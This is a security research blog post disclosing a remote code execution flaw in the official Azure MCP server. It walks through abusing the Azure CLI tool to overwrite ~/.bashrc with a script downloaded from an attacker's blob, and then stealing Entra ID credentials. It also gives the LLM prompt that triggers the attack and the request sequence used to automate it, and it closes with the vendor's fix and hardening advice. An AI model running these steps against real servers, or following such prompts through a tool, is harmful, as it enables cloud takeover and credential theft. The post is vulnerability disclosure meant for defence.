
MCPwned: Azure MCP RCE vulnerability leads to cloud takeover




TL;DR
Token Security researchers have discovered a Remote Code Execution vulnerability in the official Azure MCP server. The vulnerability enables an unauthenticated attacker with network access to the server to compromise it and establish a foothold in the production environment. Additionally, the attacker could steal the Azure credentials used by the MCP server, compromising the Azure and Entra ID tenant of the victim organization. This vulnerability was presented at RSA Conference 2026: MPCwned: MCP RCE Vulnerability Leads to Azure Takeover.
What is Azure MCP?
MCP (Model Context Protocol) is the protocol designed to standardize how AI models interact with external tools and systems. Lately, many major vendors have released official MCP servers to complement their products, including GitHub, Slack, and Azure.
Azure MCP
Azure MCP allows users to interact with their Azure environment using natural language, for example, with instructions such as:
- “List all of the storage accounts in subscription X”
- “Deploy a new virtual machine with the latest Ubuntu release”
- "Query my Log Analytics workspace for sign-in logs from the past day"
MCP Transport types
MCPs, and Azure MCP specifically, can operate in two different communication mechanisms:
- stdio - The MCP server and MCP client are both running on the same machine, and communicate via
stdinandstdoutstreams (the server is a child process of the client). - Streamable HTTP/SSE - the server operates as an independent process that runs on a remote machine and handles multiple clients.
In this blog, we’ll focus on the Streamable HTTP/SSE transport type, since it allows running the server remotely.
Azure MCP Authentication & Authorization

According to the official Azure MCP documentation, the Azure MCP server authenticates to Entra ID using credentials configured locally on the server. It does not obtain or use credentials from MCP clients to act on their behalf. As a result, in the Streamable HTTP/SSE transport type, ALL clients that use the MCP server perform actions against Azure using the same identity that’s configured on the server, inheriting its permissions. That means there is no authorization.
That identity is shared among all MCP clients. And because it needs to serve many purposes (it serves the developer, DevOps engineer, IT Admin, and every other employee of an organization), it is probably over-privileged.
In addition to that, to use the tools, you don’t need to provide any authentication details. All that it takes is network access to invoke the tools, but you are limited to the implemented tools.
If the server were to be compromised, an attacker could steal its (likely high-privileged) Entra ID credentials and perform any action they want, in Azure or Entra ID, without being restricted to the capabilities of the implemented tools!
Code Execution
My goal was to find a remote code execution (RCE) vulnerability in the Azure MCP server, and steal the Entra ID identity configured on it.
To understand my attack surface, I inspected the official tool list. There are many tools that can perform various actions in the Azure environment, such as listing key vault keys, managing PostgreSQL instances, and much more. One tool that immediately caught my attention was:

So, I can execute Azure CLI on the server machine?? Of course, my first thought was: let’s try to inject arbitrary commands into those command lines!
Command Injection?
I searched the source code of the Azure MCP server for instructions that run processes (RunProcess, system, etc) to find the implementation of the tool that runs Azure CLI. I found this instruction, which is a part of the azmcp-extension-az tool implementation (AzCommand.cs line 182):
var result = await processService.ExecuteAsync(azPath, command, _processTimeoutSeconds);
This instruction runs the az executable with the arguments sent by the MCP client, which are generated by the LLM.
For example, if I ask the LLM to perform an action that has no matching tool, it will fall back to using the azmcp-extension-az tool that executes az cli to fulfill my request:

That’s great, but can I inject my own commands into the command variable that is passed to the processService.ExecuteAsync function? Since we only control the arguments that are being sent to the process (the command variable) and not the binary itself that is being run (the azPath variable), we cannot execute additional binaries (for example, an input of && whoami will fail because it will be treated as a parameter for az ).
That means that command injection is not an option here 😢
But what we can do, is fully control the arguments of the az CLI process that runs on the server. What interesting commands/flags does it have?
File Upload!
After realizing I cannot run arbitrary commands directly using the azmcp-extension-az, I thought to myself: what about file upload? After all, we know that with enough effort, every file upload primitive can turn into RCE…
Maybe there’s a parameter of the Azure CLI that will allow me to write an arbitrary file on the remote server machine?
I went through some of the possible commands of the Azure CLI, and looked for a command that could allow me to create a file.
At first, I tried a few commands with the ability to write output to a file, but with most of them, I could not fully control the output (the content of the file), and to execute code, I’ll probably need to write some bash/cmd commands. My next thought was: what about downloading files from a remote location? For example, from a blob storage (the equivalent of an S3 bucket)?
Let’s check out the az storage blob download command:

Awesome! Using the --file and --overwrite flags, we can download files into a path of our choosing and even overwrite existing files!
Now we need to determine:
- Where are we downloading the file from?
- To which path are we writing the file?
- What are the contents of the file?
Let’s answer each part separately:
Where are we downloading the file from?
Since the command has the —-blob-url argument, we can supply a URL of an attacker-controlled blob, including the SAS (Shared Access Signature) token for authentication, for example:
https://teststorage123.blob.core.windows.net/test-container/test-file?sp=r&st=2025-08-11T09:07:11Z&se=2025-08-11T17:22:11Z&spr=https&sv=2024-11-04&sr=b&sig=QA0og[…]
That way, we fully control the contents of the file.
To which path are we writing the file?
There are known file paths for code execution, such as ~/.bashrc in Linux or user startup scripts in Windows. So, our choice of path will vary depending on the OS of the target, and also the permissions we have for where we can write the file. The permissions will be determined by the user who ran the MCP server. Let’s examine the options:
If we don’t know the target’s OS or the running user, we can just try all the options until something works.
What are the contents of the file?
Since we are writing a script, we can run any command we choose. For our testing purposes, let’s use the following command:
echo `whoami` > ~/mcp_rce
Complete Payload
To trigger the vulnerability, we’ll send our LLM this very simple prompt:
Using the Azure MCP server, run Azure CLI to download a file from: <URL> , and save it to '~/.bashrc'
This makes the LLM use the MCP tool to execute our attack on the server. And the result:

The LLM built the command line for us, sent it to the server invoking the azmcp-extension-az tool, and reported back that the file was written successfully.
And on the server machine… the files are created, and code is executed!

Now, the attacker can simply grab the Entra ID credentials from the environment variables:

Full attack flow

Automating the exploit
So we succeeded! But… the exploit is pretty bad. It is:
- Slow - the LLM takes time to think
- Inconsistent - sometimes the same prompt can trigger different actions from the LLM, which makes the exploit fail
Let’s try to build a more deterministic approach.
First, we’ll examine the request our LLM sent when triggering the vulnerability using Wireshark:

The noticeable part is the params property, specifically the
"name": "azmcp-extension-az" and the "command" :"storage blob download[...]" .
Additional details I saw in Wireshark and needed for the flow to work: we need to obtain the sessionId by making a GET request to the /sse endpoint, and we also need to load the azmcp-extension-az tool using the tools/list method.
Now we can implement these requests in a Python script.
PoC video
Video explanation:
- Attacker uploads a malicious script file to their own blob storage, and creates a SAS URL for the file.
- Attacker sends the following requests to the MCP server:
- Initialize the session (
GET /sse) - Load
azmcp-extension-az(GET /messagewith thetools/listmethod) - Execute the az blob download command (
GET /messagewith thetools/callmethod)
- Initialize the session (
- The server executes the command, overwrites the
~/.bashrcfile, and code is being executed. - Now, the attacker can fetch the credentials from the environment variables.
Impact
When compromising the MCP server, an attacker gains:
- The Entra ID credentials that the server uses, without any limitations to the operations implemented in the tools. This can be used to compromise the Azure and Entra ID tenant.
- A foothold in a potentially new network segment, or production infrastructure.
- The ability to return spoofed, maliciously crafted data to other, innocent MCP clients. This can be used for data corruption, possibly prompt injection (what if we return an LLM instruction in the tool response..?), and other sophisticated attacks.
Vendor response
After my report, Microsoft has removed the SSE transport type completely and added a deprecation notice in the repository:

And, they have removed the vulnerable azmcp-extension-az tool:

A few weeks later, they also released a new version of Azure MCP server with support for the Streamable HTTP transport type, and this time with authentication and authorization:
- Authentication is now required to interact with the tools.
- Authorization is also added, in the form of the Entra ID On-Behalf-Of flow: Interactions with Azure will be done with the calling user’s permissions.
The latest version is now safe to use! 🙂
Recommendations
Update to the latest version
As mentioned above, the latest version removed the vulnerable tools, and added authentication and authorization. Make sure to use the latest version to stay safe.
Implement authentication
The Azure MCP server lacked authentication, allowing any attacker with network access to the server to issue requests and use the MCP tools. As the official MCP protocol specification mentions:
When developing MCPs, make sure to implement authentication, even for internal use!
Implement authorization (separate user privileges)
The Azure MCP server did not implement any authorization mechanism, meaning that any MCP client that uses the server will assume the Azure permissions of the identity that the server uses. Giving the same permissions to all users creates a massive risk. Every user should be able to use only their own privileges.
Summary
As MCP is a new technology that is widely adopted and quickly implemented, we must make sure that we keep security in mind.
If you choose to use MCPs that connect to your most important platforms, like your cloud environments, you must track their usage, identify and remediate any vulnerabilities, and properly govern the privileges you grant the LLM, the service accounts that it uses, and the users who utilize it.
To learn more about how Token Security can protect your MCPs (and your Azure environments), book a demo here.
Reach out anytime
I’m Ariel Simon, a security researcher from the Token Research team, primarily focused on vulnerability research and finding new attack techniques in cloud environments. Feel free to contact me on LinkedIn or via email: ariels@token.security.
Secure Every AI Agent.
From Creation to Runtime.